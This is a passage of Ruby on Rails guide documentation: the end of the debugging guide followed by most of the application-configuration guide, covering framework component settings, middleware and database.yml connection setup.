For further information on how to install Valgrind and use with Ruby, refer to Valgrind and Ruby by Evan Weaver.

6 Plugins for Debugging

There are some Rails plugins to help you to find errors and debug your application. Here is a list of useful plugins for debugging:

- Footnotes Every Rails page has footnotes that give request information and link back to your source via TextMate.
- Query Trace Adds query origin tracing to your logs.
- Query Reviewer This rails plugin not only runs "EXPLAIN" before each of your select queries in development, but provides a small DIV in the rendered output of each page with the summary of warnings for each query that it analyzed.
- Exception Notifier Provides a mailer object and a default set of templates for sending email notifications when errors occur in a Rails application.
- Better Errors Replaces the standard Rails error page with a new one containing more contextual information, like source code and variable inspection.
- RailsPanel Chrome extension for Rails development that will end your tailing of development.log. Have all information about your Rails app requests in the browser - in the Developer Tools panel. Provides insight to db/rendering/total times, parameter list, rendered views and more.

7 References

- ruby-debug Homepage
- debugger Homepage
- byebug Homepage
- Article: Debugging a Rails application with ruby-debug
- Ryan Bates' debugging ruby (revised) screencast
- Ryan Bates' stack trace screencast
- Ryan Bates' logger screencast
- Debugging with ruby-debug

Configuring Rails Applications

This guide covers the configuration and initialization features available to Rails applications.

1 Locations for Initialization Code

Rails offers four standard spots to place initialization code:

- `config/application.rb`
- Environment-specific configuration files
- Initializers
- After-initializers

2 Running Code Before Rails

In the rare event that your application needs to run some code before Rails itself is loaded, put it above the call to `require 'rails/all'` in `config/application.rb`.

3 Configuring Rails Components

In general, the work of configuring Rails means configuring the components of Rails, as well as configuring Rails itself. The configuration file `config/application.rb` and environment-specific configuration files (such as `config/environments/production.rb`) allow you to specify the various settings that you want to pass down to all of the components.

For example, the `config/application.rb` file includes this setting:

```
config.autoload_paths += %W(#{config.root}/extras)
```

This is a setting for Rails itself. If you want to pass settings to individual Rails components, you can do so via the same `config` object in `config/application.rb`:

```
config.active_record.schema_format = :ruby
```

Rails will use that particular setting to configure Active Record.

3.1 Rails General Configuration

These configuration methods are to be called on a `Rails::Railtie` object, such as a subclass of `Rails::Engine` or `Rails::Application`.

- `config.after_initialize` takes a block which will be run *after* Rails has finished initializing the application. That includes the initialization of the framework itself, engines, and all the application's initializers in `config/initializers`. Note that this block *will* be run for rake tasks. Useful for configuring values set up by other initializers:
  ```
  config.after_initialize do
    ActionView::Base.sanitized_allowed_tags.delete 'div'
  end
  ```
- `config.asset_host` sets the host for the assets. Useful when CDNs are used for hosting assets, or when you want to work around the concurrency constraints built-in in browsers using different domain aliases. Shorter version of `config.action_controller.asset_host`.
- `config.autoload_once_paths` accepts an array of paths from which Rails will autoload constants that won't be wiped per request. Relevant if `config.cache_classes` is false, which is the case in

development mode by default. Otherwise, all autoloading happens only once. All elements of this array must also be in `autoload_paths`. Default is an empty array.

- `config.autoload_paths` accepts an array of paths from which Rails will autoload constants. Default is all directories under `app`.
- `config.cache_classes` controls whether or not application classes and modules should be reloaded on each request. Defaults to false in development mode, and true in test and production modes.
- `config.action_view.cache_template_loading` controls whether or not templates should be reloaded on each request. Defaults to whatever is set for `config.cache_classes`.
- `config.beginning_of_week` sets the default beginning of week for the application. Accepts a valid week day symbol (e.g. `:monday`).
- `config.cache_store` configures which cache store to use for Rails caching. Options include one of the symbols `:memory_store`, `:file_store`, `:mem_cache_store`, `:null_store`, or an object that implements the cache API. Defaults to `:file_store` if the directory `tmp/cache` exists, and to `:memory_store` otherwise.
- `config.colorize_logging` specifies whether or not to use ANSI color codes when logging information. Defaults to true.
- `config.consider_all_requests_local` is a flag. If true then any error will cause detailed debugging information to be dumped in the HTTP response, and the `Rails::Info` controller will show the application runtime context in `/rails/info/properties`. True by default in development and test environments, and false in production mode. For finer-grained control, set this to false and implement `local_request?` in controllers to specify which requests should provide debugging information on errors.
- `config.console` allows you to set class that will be used as console you run `rails console`. It's best to run it in `console` block:

```
console do
  # this block is called only when running console,
  # so we can safely require pry here
  require "pry"
  config.console = Pry
end
```

- `config.dependency_loading` is a flag that allows you to disable constant autoloading setting it to false. It only has effect if `config.cache_classes` is true, which it is by default in production mode.
- `config.eager_load` when true, eager loads all registered `config.eager_load_namespaces`. This includes your application, engines, Rails frameworks and any other registered namespace.
- `config.eager_load_namespaces` registers namespaces that are eager loaded when `config.eager_load` is true. All namespaces in the list must respond to the `eager_load!`method.
- `config.eager_load_paths` accepts an array of paths from which Rails will eager load on boot if cache classes is enabled. Defaults to every folder in the `app` directory of the application.
- `config.encoding` sets up the application-wide encoding. Defaults to UTF-8.
- `config.exceptions_app` sets the exceptions application invoked by the ShowException middleware when an exception happens. Defaults to `ActionDispatch::PublicExceptions.new(Rails.public_path)`.
- `config.file_watcher` the class used to detect file updates in the filesystem when `config.reload_classes_only_on_change` is true. Must conform to `ActiveSupport::FileUpdateChecker` API.
- `config.filter_parameters` used for filtering out the parameters that you don't want shown in the logs, such as passwords or credit card numbers. New applications filter out passwords by adding the

following `config.filter_parameters+=[:password]` in `config/initializers/filter_parameter_logging.rb`.

- `config.force_ssl` forces all requests to be under HTTPS protocol by using `ActionDispatch::SSL` middleware.
- `config.log_formatter` defines the formatter of the Rails logger. This option defaults to an instance of `ActiveSupport::Logger::SimpleFormatter` for all modes except production, where it defaults to `Logger::Formatter`.
- `config.log_level` defines the verbosity of the Rails logger. This option defaults to `:debug`for all environments. The available log levels are: :debug, :info, :warn, :error, :fatal, and :unknown.
- `config.log_tags` accepts a list of methods that the `request` object responds to. This makes it easy to tag log lines with debug information like subdomain and request id - both very helpful in debugging multi-user production applications.
- `config.logger` accepts a logger conforming to the interface of Log4r or the default Ruby `Logger` class. Defaults to an instance of `ActiveSupport::Logger`.
- `config.middleware` allows you to configure the application's middleware. This is covered in depth in the Configuring Middleware section below.
- `config.reload_classes_only_on_change` enables or disables reloading of classes only when tracked files change. By default tracks everything on autoload paths and is set to true. If `config.cache_classes` is true, this option is ignored.
- `secrets.secret_key_base` is used for specifying a key which allows sessions for the application to be verified against a known secure key to prevent tampering. Applications get `secrets.secret_key_base` initialized to a random key present in `config/secrets.yml`.
- `config.serve_static_files` configures Rails to serve static files. This option defaults to true, but in the production environment it is set to false because the server software (e.g. NGINX or Apache) used to run the application should serve static files instead. If you are running or testing your app in production mode using WEBrick (it is not recommended to use WEBrick in production) set the option to true. Otherwise, you won't be able to use page caching and request for files that exist under the public directory.
- `config.session_store` is usually set up in `config/initializers/session_store.rb`and specifies what class to use to store the session. Possible values are `:cookie_store`which is the default, `:mem_cache_store`, and `:disabled`. The last one tells Rails not to deal with sessions. Custom session stores can also be specified:
```
config.session_store :my_custom_store
```
- This custom store must be defined as `ActionDispatch::Session::MyCustomStore`.
- `config.time_zone` sets the default time zone for the application and enables time zone awareness for Active Record.

3.2 Configuring Assets

- `config.assets.enabled` a flag that controls whether the asset pipeline is enabled. It is set to true by default.
- `config.assets.raise_runtime_errors` Set this flag to `true` to enable additional runtime error checking. Recommended in `config/environments/development.rb` to minimize unexpected behavior when deploying to `production`.
- `config.assets.compress` a flag that enables the compression of compiled assets. It is explicitly set to true in `config/environments/production.rb`.
- `config.assets.css_compressor` defines the CSS compressor to use. It is set by default by `sass-rails`. The unique alternative value at the moment is `:yui`, which uses the `yui-compressor` gem.

- `config.assets.js_compressor` defines the JavaScript compressor to use. Possible values are `:closure`, `:uglifier` and `:yui` which require the use of the `closure-compiler`, `uglifier` or `yui-compressor` gems respectively.
- `config.assets.paths` contains the paths which are used to look for assets. Appending paths to this configuration option will cause those paths to be used in the search for assets.
- `config.assets.precompile` allows you to specify additional assets (other than `application.css` and `application.js`) which are to be precompiled when `rake assets:precompile` is run.
- `config.assets.prefix` defines the prefix where assets are served from. Defaults to `/assets`.
- `config.assets.manifest` defines the full path to be used for the asset precompiler's manifest file. Defaults to a file named `manifest-<random>.json` in the `config.assets.prefix` directory within the public folder.
- `config.assets.digest` enables the use of MD5 fingerprints in asset names. Set to `true`by default in `production.rb` and `development.rb`.
- `config.assets.debug` disables the concatenation and compression of assets. Set to `true`by default in `development.rb`.
- `config.assets.cache_store` defines the cache store that Sprockets will use. The default is the Rails file store.
- `config.assets.version` is an option string that is used in MD5 hash generation. This can be changed to force all files to be recompiled.
- `config.assets.compile` is a boolean that can be used to turn on live Sprockets compilation in production.
- `config.assets.logger` accepts a logger conforming to the interface of Log4r or the default Ruby `Logger` class. Defaults to the same configured at `config.logger`. Setting `config.assets.logger` to false will turn off served assets logging.

3.3 Configuring Generators

Rails allows you to alter what generators are used with the `config.generators` method. This method takes a block:

```
config.generators do |g|
  g.orm :active_record
  g.test_framework :test_unit
end
```

The full set of methods that can be used in this block are as follows:

- `assets` allows to create assets on generating a scaffold. Defaults to `true`.
- `force_plural` allows pluralized model names. Defaults to `false`.
- `helper` defines whether or not to generate helpers. Defaults to `true`.
- `integration_tool` defines which integration tool to use. Defaults to `nil`.
- `javascripts` turns on the hook for JavaScript files in generators. Used in Rails for when the`scaffold` generator is run. Defaults to `true`.
- `javascript_engine` configures the engine to be used (for eg. coffee) when generating assets. Defaults to `nil`.
- `orm` defines which orm to use. Defaults to `false` and will use Active Record by default.
- `resource_controller` defines which generator to use for generating a controller when using `rails generate resource`. Defaults to `:controller`.

- `scaffold_controller` different from `resource_controller`, defines which generator to use for generating a *scaffolded* controller when using `rails generate scaffold`. Defaults to `:scaffold_controller`.
- `stylesheets` turns on the hook for stylesheets in generators. Used in Rails for when the `scaffold` generator is run, but this hook can be used in other generates as well. Defaults to `true`.
- `stylesheet_engine` configures the stylesheet engine (for eg. sass) to be used when generating assets. Defaults to `:css`.
- `test_framework` defines which test framework to use. Defaults to `false` and will use Test::Unit by default.
- `template_engine` defines which template engine to use, such as ERB or Haml. Defaults to `:erb`.

3.4 Configuring Middleware

Every Rails application comes with a standard set of middleware which it uses in this order in the development environment:

- `ActionDispatch::SSL` forces every request to be under HTTPS protocol. Will be available if `config.force_ssl` is set to `true`. Options passed to this can be configured by using `config.ssl_options`.
- `ActionDispatch::Static` is used to serve static assets. Disabled if `config.serve_static_files` is `false`.
- `Rack::Lock` wraps the app in mutex so it can only be called by a single thread at a time. Only enabled when `config.cache_classes` is `false`.
- `ActiveSupport::Cache::Strategy::LocalCache` serves as a basic memory backed cache. This cache is not thread safe and is intended only for serving as a temporary memory cache for a single thread.
- `Rack::Runtime` sets an `X-Runtime` header, containing the time (in seconds) taken to execute the request.
- `Rails::Rack::Logger` notifies the logs that the request has begun. After request is complete, flushes all the logs.
- `ActionDispatch::ShowExceptions` rescues any exception returned by the application and renders nice exception pages if the request is local or if `config.consider_all_requests_local` is set to `true`. If `config.action_dispatch.show_exceptions` is set to `false`, exceptions will be raised regardless.
- `ActionDispatch::RequestId` makes a unique X-Request-Id header available to the response and enables the `ActionDispatch::Request#uuid` method.
- `ActionDispatch::RemoteIp` checks for IP spoofing attacks and gets valid `client_ip` from request headers. Configurable with the `config.action_dispatch.ip_spoofing_check`, and `config.action_dispatch.trusted_proxies` options.
- `Rack::Sendfile` intercepts responses whose body is being served from a file and replaces it with a server specific X-Sendfile header. Configurable with `config.action_dispatch.x_sendfile_header`.
- `ActionDispatch::Callbacks` runs the prepare callbacks before serving the request.
- `ActiveRecord::ConnectionAdapters::ConnectionManagement` cleans active connections after each request, unless the `rack.test` key in the request environment is set to `true`.

- `ActiveRecord::QueryCache` caches all SELECT queries generated in a request. If any INSERT or UPDATE takes place then the cache is cleaned.
- `ActionDispatch::Cookies` sets cookies for the request.
- `ActionDispatch::Session::CookieStore` is responsible for storing the session in cookies. An alternate middleware can be used for this by changing the `config.action_controller.session_store` to an alternate value. Additionally, options passed to this can be configured by using `config.action_controller.session_options`.
- `ActionDispatch::Flash` sets up the `flash` keys. Only available if `config.action_controller.session_store` is set to a value.
- `ActionDispatch::ParamsParser` parses out parameters from the request into `params`.
- `Rack::MethodOverride` allows the method to be overridden if `params[:_method]` is set. This is the middleware which supports the PATCH, PUT, and DELETE HTTP method types.
- `Rack::Head` converts HEAD requests to GET requests and serves them as so.

Besides these usual middleware, you can add your own by using the `config.middleware.use`method:

```
config.middleware.use Magical::Unicorns
```

This will put the `Magical::Unicorns` middleware on the end of the stack. You can use `insert_before` if you wish to add a middleware before another.

```
config.middleware.insert_before Rack::Head, Magical::Unicorns
```

There's also `insert_after` which will insert a middleware after another:

```
config.middleware.insert_after Rack::Head, Magical::Unicorns
```

Middlewares can also be completely swapped out and replaced with others:

```
config.middleware.swap ActionController::Failsafe, Lifo::Failsafe
```

They can also be removed from the stack completely:

```
config.middleware.delete "Rack::MethodOverride"
```

3.5 Configuring i18n

All these configuration options are delegated to the `I18n` library.

- `config.i18n.available_locales` whitelists the available locales for the app. Defaults to all locale keys found in locale files, usually only `:en` on a new application.
- `config.i18n.default_locale` sets the default locale of an application used for i18n. Defaults to `:en`.
- `config.i18n.enforce_available_locales` ensures that all locales passed through i18n must be declared in the `available_locales` list, raising an `I18n::InvalidLocale`exception when setting an unavailable locale. Defaults to `true`. It is recommended not to disable this option unless strongly required, since this works as a security measure against setting any invalid locale from user input.
- `config.i18n.load_path` sets the path Rails uses to look for locale files. Defaults to `config/locales/*.{yml,rb}`.

3.6 Configuring Active Record

`config.active_record` includes a variety of configuration options:

- `config.active_record.logger` accepts a logger conforming to the interface of Log4r or the default Ruby Logger class, which is then passed on to any new database connections made. You can retrieve this logger by calling `logger` on either an Active Record model class or an Active Record model instance. Set to `nil` to disable logging.

- `config.active_record.primary_key_prefix_type` lets you adjust the naming for primary key columns. By default, Rails assumes that primary key columns are named `id`(and this configuration option doesn't need to be set.) There are two other choices: ** `:table_name` would make the primary key for the Customer class `customerid` ** `:table_name_with_underscore` would make the primary key for the Customer class `customer_id`
- `config.active_record.table_name_prefix` lets you set a global string to be prepended to table names. If you set this to `northwest_`, then the Customer class will look for `northwest_customers` as its table. The default is an empty string.
- `config.active_record.table_name_suffix` lets you set a global string to be appended to table names. If you set this to `_northwest`, then the Customer class will look for `customers_northwest` as its table. The default is an empty string.
- `config.active_record.schema_migrations_table_name` lets you set a string to be used as the name of the schema migrations table.
- `config.active_record.pluralize_table_names` specifies whether Rails will look for singular or plural table names in the database. If set to true (the default), then the Customer class will use the `customers` table. If set to false, then the Customer class will use the `customer` table.
- `config.active_record.default_timezone` determines whether to use `Time.local` (if set to `:local`) or `Time.utc` (if set to `:utc`) when pulling dates and times from the database. The default is `:utc`.
- `config.active_record.schema_format` controls the format for dumping the database schema to a file. The options are `:ruby` (the default) for a database-independent version that depends on migrations, or `:sql` for a set of (potentially database-dependent) SQL statements.
- `config.active_record.timestamped_migrations` controls whether migrations are numbered with serial integers or with timestamps. The default is true, to use timestamps, which are preferred if there are multiple developers working on the same application.
- `config.active_record.lock_optimistically` controls whether Active Record will use optimistic locking and is true by default.
- `config.active_record.cache_timestamp_format` controls the format of the timestamp value in the cache key. Default is `:number`.
- `config.active_record.record_timestamps` is a boolean value which controls whether or not timestamping of `create` and `update` operations on a model occur. The default value is `true`.
- `config.active_record.partial_writes` is a boolean value and controls whether or not partial writes are used (i.e. whether updates only set attributes that are dirty). Note that when using partial writes, you should also use optimistic locking `config.active_record.lock_optimistically` since concurrent updates may write attributes based on a possibly stale read state. The default value is `true`.
- `config.active_record.maintain_test_schema` is a boolean value which controls whether Active Record should try to keep your test database schema up-to-date with `db/schema.rb` (or `db/structure.sql`) when you run your tests. The default is true.
- `config.active_record.dump_schema_after_migration` is a flag which controls whether or not schema dump should happen (`db/schema.rb` or `db/structure.sql`) when you run migrations. This is set to false in `config/environments/production.rb` which is generated by Rails. The default value is true if this configuration is not set.
- `config.active_record.belongs_to_required_by_default` is a boolean value and controls whether `belongs_to` association is required by default.

The MySQL adapter adds one additional configuration option:

- `ActiveRecord::ConnectionAdapters::MysqlAdapter.emulate_booleans` controls whether Active Record will consider all `tinyint(1)` columns in a MySQL database to be booleans and is true by default.

The schema dumper adds one additional configuration option:

- `ActiveRecord::SchemaDumper.ignore_tables` accepts an array of tables that should *not*be included in any generated schema file. This setting is ignored unless `config.active_record.schema_format == :ruby`.

3.7 Configuring Action Controller

`config.action_controller` includes a number of configuration settings:

- `config.action_controller.asset_host` sets the host for the assets. Useful when CDNs are used for hosting assets rather than the application server itself.
- `config.action_controller.perform_caching` configures whether the application should perform caching or not. Set to false in development mode, true in production.
- `config.action_controller.default_static_extension` configures the extension used for cached pages. Defaults to `.html`.
- `config.action_controller.default_charset` specifies the default character set for all renders. The default is "utf-8".
- `config.action_controller.include_all_helpers` configures whether all view helpers are available everywhere or are scoped to the corresponding controller. If set to `false`, `UsersHelper` methods are only available for views rendered as part of `UsersController`. If`true`, `UsersHelper` methods are available everywhere. The default is `true`.
- `config.action_controller.logger` accepts a logger conforming to the interface of Log4r or the default Ruby Logger class, which is then used to log information from Action Controller. Set to `nil` to disable logging.
- `config.action_controller.request_forgery_protection_token` sets the token parameter name for RequestForgery. Calling `protect_from_forgery` sets it to `:authenticity_token` by default.
- `config.action_controller.allow_forgery_protection` enables or disables CSRF protection. By default this is `false` in test mode and `true` in all other modes.
- `config.action_controller.relative_url_root` can be used to tell Rails that you aredeploying to a subdirectory. The default is `ENV['RAILS_RELATIVE_URL_ROOT']`.
- `config.action_controller.permit_all_parameters` sets all the parameters for mass assignment to be permitted by default. The default value is `false`.
- `config.action_controller.action_on_unpermitted_parameters` enables logging or raising an exception if parameters that are not explicitly permitted are found. Set to `:log` or `:raise` to enable. The default value is `:log` in development and test environments, and `false` in all other environments.
- `config.action_controller.always_permitted_parameters` sets a list of whitelisted parameters that are permitted by default. The default values are `['controller', 'action']`.

3.8 Configuring Action Dispatch

- `config.action_dispatch.session_store` sets the name of the store for session data. The default is `:cookie_store`; other valid options include `:active_record_store`, `:mem_cache_store` or the name of your own custom class.
- `config.action_dispatch.default_headers` is a hash with HTTP headers that are set by default in each response. By default, this is defined as:

```
config.action_dispatch.default_headers = {
  'X-Frame-Options' => 'SAMEORIGIN',
  'X-XSS-Protection' => '1; mode=block',
  'X-Content-Type-Options' => 'nosniff'
}
```

- `config.action_dispatch.tld_length` sets the TLD (top-level domain) length for the application. Defaults to `1`.
- `config.action_dispatch.http_auth_salt` sets the HTTP Auth salt value. Defaults to `'http authentication'`.
- `config.action_dispatch.signed_cookie_salt` sets the signed cookies salt value. Defaults to `'signed cookie'`.
- `config.action_dispatch.encrypted_cookie_salt` sets the encrypted cookies salt value. Defaults to `'encrypted cookie'`.
- `config.action_dispatch.encrypted_signed_cookie_salt` sets the signed encrypted cookies salt value. Defaults to `'signed encrypted cookie'`.
- `config.action_dispatch.perform_deep_munge` configures whether `deep_munge` method should be performed on the parameters. See Security Guide for more information. It defaults to true.
- `config.action_dispatch.rescue_responses` configures what exceptions are assigned to an HTTP status. It accepts a hash and you can specify pairs of exception/status. By default, this is defined as:

```
config.action_dispatch.rescue_responses = {
  'ActionController::RoutingError'         => :not_found,
  'AbstractController::ActionNotFound'     => :not_found,
  'ActionController::MethodNotAllowed'     => :method_not_allowed,
  'ActionController::UnknownHttpMethod'     => :method_not_allowed,
  'ActionController::NotImplemented'       => :not_implemented,
  'ActionController::UnknownFormat'        => :not_acceptable,
  'ActionController::InvalidAuthenticityToken' =>
:unprocessable_entity,
  'ActionController::InvalidCrossOriginRequest' =>
:unprocessable_entity,
  'ActionDispatch::ParamsParser::ParseError'  => :bad_request,
  'ActionController::BadRequest'           => :bad_request,
  'ActionController::ParameterMissing'     => :bad_request,
  'ActiveRecord::RecordNotFound'           => :not_found,
  'ActiveRecord::StaleObjectError'         => :conflict,
  'ActiveRecord::RecordInvalid'            => :unprocessable_entity,
  'ActiveRecord::RecordNotSaved'           => :unprocessable_entity
}
```

Any exceptions that are not configured will be mapped to 500 Internal Server Error.

- `ActionDispatch::Callbacks.before` takes a block of code to run before the request.
- `ActionDispatch::Callbacks.to_prepare` takes a block to run after `ActionDispatch::Callbacks.before`, but before the request. Runs for every request in `development` mode, but only once for `production` or environments with `cache_classes`set to `true`.

- `ActionDispatch::Callbacks.after` takes a block of code to run after the request.

3.9 Configuring Action View

`config.action_view` includes a small number of configuration settings:

- `config.action_view.field_error_proc` provides an HTML generator for displaying errors that come from Active Record. The default is
```
Proc.new do |html_tag, instance|
  %Q(<div
class="field_with_errors">#{html_tag}</div>).html_safe
end
```
- `config.action_view.default_form_builder` tells Rails which form builder to use by default. The default is `ActionView::Helpers::FormBuilder`. If you want your form builder class to be loaded after initialization (so it's reloaded on each request in development), you can pass it as a `String`
- `config.action_view.logger` accepts a logger conforming to the interface of Log4r or the default Ruby Logger class, which is then used to log information from Action View. Set to `nil` to disable logging.
- `config.action_view.erb_trim_mode` gives the trim mode to be used by ERB. It defaults to `'-'`, which turns on trimming of tail spaces and newline when using `<%= -%>` or `<%= =%>`. See the Erubis documentation for more information.
- `config.action_view.embed_authenticity_token_in_remote_forms` allows you to set the default behavior for `authenticity_token` in forms with `:remote => true`. By default it's set to false, which means that remote forms will not include `authenticity_token`, which is helpful when you're fragment-caching the form. Remote forms get the authenticity from the`meta` tag, so embedding is unnecessary unless you support browsers without JavaScript. In such case you can either pass `:authenticity_token => true` as a form option or set this config setting to `true`
- `config.action_view.prefix_partial_path_with_controller_namespace` determines whether or not partials are looked up from a subdirectory in templates rendered from namespaced controllers. For example, consider a controller named `Admin::ArticlesController` which renders this template:
```
<%= render @article %>
```
- The default setting is `true`, which uses the partial at `/admin/articles/_article.erb`. Setting the value to `false` would render `/articles/_article.erb`, which is the same behavior as rendering from a non-namespaced controller such as `ArticlesController`.
- `config.action_view.raise_on_missing_translations` determines whether an error should be raised for missing translations

3.10 Configuring Action Mailer

There are a number of settings available on `config.action_mailer`:

- `config.action_mailer.logger` accepts a logger conforming to the interface of Log4r or the default Ruby Logger class, which is then used to log information from Action Mailer. Set to `nil` to disable logging.
- `config.action_mailer.smtp_settings` allows detailed configuration for the `:smtp`delivery method. It accepts a hash of options, which can include any of these options:
  - `:address` - Allows you to use a remote mail server. Just change it from its default "localhost" setting.
  - `:port` - On the off chance that your mail server doesn't run on port 25, you can change it.
  - `:domain` - If you need to specify a HELO domain, you can do it here.

  - `:user_name` - If your mail server requires authentication, set the username in this setting.
  - `:password` - If your mail server requires authentication, set the password in this setting.
  - `:authentication` - If your mail server requires authentication, you need to specify the authentication type here. This is a symbol and one of `:plain`, `:login`, `:cram_md5`.
- `config.action_mailer.sendmail_settings` allows detailed configuration for the `sendmail` delivery method. It accepts a hash of options, which can include any of these options:
  - `:location` - The location of the sendmail executable. Defaults to `/usr/sbin/sendmail`.
  - `:arguments` - The command line arguments. Defaults to `-i -t`.
- `config.action_mailer.raise_delivery_errors` specifies whether to raise an error if email delivery cannot be completed. It defaults to true.
- `config.action_mailer.delivery_method` defines the delivery method and defaults to `:smtp`. See the configuration section in the Action Mailer guide for more info.
- `config.action_mailer.perform_deliveries` specifies whether mail will actually be delivered and is true by default. It can be convenient to set it to false for testing.
- `config.action_mailer.default_options` configures Action Mailer defaults. Use to set options like `from` or `reply_to` for every mailer. These default to:
  ```
  mime_version:  "1.0",
  charset:       "UTF-8",
  content_type: "text/plain",
  parts_order:  ["text/plain", "text/enriched", "text/html"]
  ```
- Assign a hash to set additional options:

  ```
  config.action_mailer.default_options = {
    from: "noreply@example.com"
  }
  ```
- `config.action_mailer.observers` registers observers which will be notified when mail is delivered.
  ```
  config.action_mailer.observers = ["MailObserver"]
  ```
- `config.action_mailer.interceptors` registers interceptors which will be called before mail is sent.
  ```
  config.action_mailer.interceptors = ["MailInterceptor"]
  ```
- `config.action_mailer.preview_path` specifies the location of mailer previews.
  ```
  config.action_mailer.preview_path =
  "#{Rails.root}/lib/mailer_previews"
  ```
- `config.action_mailer.show_previews` enable or disable mailer previews. By default this is `true` in development.
  ```
  config.action_mailer.show_previews = false
  ```

3.11 Configuring Active Support

There are a few configuration options available in Active Support:

- `config.active_support.bare` enables or disables the loading of `active_support/all`when booting Rails. Defaults to `nil`, which means `active_support/all` is loaded.
- `config.active_support.test_order` sets the order that test cases are executed. Possible values are `:sorted` and `:random`. Currently defaults to `:sorted`. In Rails 5.0, the default will be changed to `:random` instead.
- `config.active_support.escape_html_entities_in_json` enables or disables the escaping of HTML entities in JSON serialization. Defaults to `false`.

- `config.active_support.use_standard_json_time_format` enables or disables serializing dates to ISO 8601 format. Defaults to `true`.
- `config.active_support.time_precision` sets the precision of JSON encoded time values. Defaults to `3`.
- `config.active_support.halt_callback_chains_on_return_false` specifies whether ActiveRecord, ActiveModel and ActiveModel::Validations callback chains can be halted by returning `false` in a 'before' callback. Defaults to `true`.
- `ActiveSupport::Logger.silencer` is set to `false` to disable the ability to silence logging in a block. The default is `true`.
- `ActiveSupport::Cache::Store.logger` specifies the logger to use within cache store operations.
- `ActiveSupport::Deprecation.behavior` alternative setter to `config.active_support.deprecation` which configures the behavior of deprecation warnings for Rails.
- `ActiveSupport::Deprecation.silence` takes a block in which all deprecation warnings are silenced.
- `ActiveSupport::Deprecation.silenced` sets whether or not to display deprecation warnings.

3.12 Configuring a Database

Just about every Rails application will interact with a database. You can connect to the database by setting an environment variable `ENV['DATABASE_URL']` or by using a configuration file called `config/database.yml`.

Using the `config/database.yml` file you can specify all the information needed to access your database:

```
development:
  adapter: postgresql
  database: blog_development
  pool: 5
```

This will connect to the database named `blog_development` using the `postgresql` adapter. This same information can be stored in a URL and provided via an environment variable like this:

```
> puts ENV['DATABASE_URL']
postgresql://localhost/blog_development?pool=5
```

The `config/database.yml` file contains sections for three different environments in which Rails can run by default:

- The `development` environment is used on your development/local computer as you interact manually with the application.
- The `test` environment is used when running automated tests.
- The `production` environment is used when you deploy your application for the world to use.

If you wish, you can manually specify a URL inside of your `config/database.yml`

```
development:
  url: postgresql://localhost/blog_development?pool=5
```

The `config/database.yml` file can contain ERB tags `<%= %>`. Anything in the tags will be evaluated as Ruby code. You can use this to pull out data from an environment variable or to perform calculations to generate the needed connection information.

You don't have to update the database configurations manually. If you look at the options of the application generator, you will see that one of the options is named `--database`. This option allows you to choose an adapter from a list of the most used relational databases. You can even run the generator repeatedly: `cd .. && rails new blog --database=mysql`. When you confirm the overwriting of the `config/database.yml` file, your application will be configured for MySQL instead of SQLite. Detailed examples of the common database connections are below.

3.13 Connection Preference

Since there are two ways to set your connection, via environment variable it is important to understand how the two can interact.

If you have an empty `config/database.yml` file but your `ENV['DATABASE_URL']` is present, then Rails will connect to the database via your environment variable:

```
$ cat config/database.yml

$ echo $DATABASE_URL
postgresql://localhost/my_database
```

If you have a `config/database.yml` but no `ENV['DATABASE_URL']` then this file will be used to connect to your database:

```
$ cat config/database.yml
development:
  adapter: postgresql
  database: my_database
  host: localhost

$ echo $DATABASE_URL
```

If you have both `config/database.yml` and `ENV['DATABASE_URL']` set then Rails will merge the configuration together. To better understand this we must see some examples.
When duplicate connection information is provided the environment variable will take precedence:

```
$ cat config/database.yml
development:
  adapter: sqlite3
  database: NOT_my_database
  host: localhost

$ echo $DATABASE_URL
postgresql://localhost/my_database

$ bin/rails runner 'puts ActiveRecord::Base.configurations'
{"development"=>{"adapter"=>"postgresql", "host"=>"localhost",
"database"=>"my_database"}}
```

Here the adapter, host, and database match the information in `ENV['DATABASE_URL']`.
If non-duplicate information is provided you will get all unique values, environment variable still takes precedence in cases of any conflicts.

```
$ cat config/database.yml
development:
  adapter: sqlite3
  pool: 5

$ echo $DATABASE_URL
postgresql://localhost/my_database

$ bin/rails runner 'puts ActiveRecord::Base.configurations'
{"development"=>{"adapter"=>"postgresql", "host"=>"localhost",
"database"=>"my_database", "pool"=>5}}
```

Since pool is not in the `ENV['DATABASE_URL']` provided connection information its information is merged in. Since `adapter` is duplicate, the `ENV['DATABASE_URL']` connection information wins.
The only way to explicitly not use the connection information in `ENV['DATABASE_URL']` is to specify an explicit URL connection using the `"url"` sub key:

```
$ cat config/database.yml
development:
  url: sqlite3:NOT_my_database
```

```
$ echo $DATABASE_URL
postgresql://localhost/my_database

$ bin/rails runner 'puts ActiveRecord::Base.configurations'
{"development"=>{"adapter"=>"sqlite3", "database"=>"NOT_my_database"}}
```

Here the connection information in `ENV['DATABASE_URL']` is ignored, note the different adapter and database name.

Since it is possible to embed ERB in your `config/database.yml` it is best practice to explicitly show you are using the `ENV['DATABASE_URL']` to connect to your database. This is especially useful in production since you should not commit secrets like your database password into your source control (such as Git).

```
$ cat config/database.yml
production:
  url: <%= ENV['DATABASE_URL'] %>
```

Now the behavior is clear, that we are only using the connection information in `ENV['DATABASE_URL']`.

3.13.1 Configuring an SQLite3 Database

Rails comes with built-in support for SQLite3, which is a lightweight serverless database application. While a busy production environment may overload SQLite, it works well for development and testing. Rails defaults to using an SQLite database when creating a new project, but you can always change it later.

Here's the section of the default configuration file (`config/database.yml`) with connection information for the development environment:

```
development:
  adapter: sqlite3
  database: db/development.sqlite3
  pool: 5
  timeout: 5000
```

Rails uses an SQLite3 database for data storage by default because it is a zero configuration database that just works. Rails also supports MySQL and PostgreSQL "out of the box", and has plugins for many database systems. If you are using a database in a production environment Rails most likely has an adapter for it.

3.13.2 Configuring a MySQL Database

If you choose to use MySQL instead of the shipped SQLite3 database, your `config/database.yml`will look a little different. Here's the development section:

```
development:
  adapter: mysql2
  encoding: utf8
  database: blog_development
  pool: 5
  username: root
  password:
  socket: /tmp/mysql.sock
```

If your development computer's MySQL installation includes a root user with an empty password, this configuration should work for you. Otherwise, change the username and password in the `development` section as appropriate.

3.13.3 Configuring a PostgreSQL Database

If you choose to use PostgreSQL, your `config/database.yml` will be customized to use PostgreSQL databases:

```
development:
  adapter: postgresql
  encoding: unicode
  database: blog_development
  pool: 5
```

Prepared Statements are enabled by default on PostgreSQL. You can disable prepared statements by setting `prepared_statements` to `false`:

```
production:
  adapter: postgresql
  prepared_statements: false
```

If enabled, Active Record will create up to `1000` prepared statements per database connection by default. To modify this behavior you can set `statement_limit` to a different value:

```
production:
  adapter: postgresql
  statement_limit: 200
```

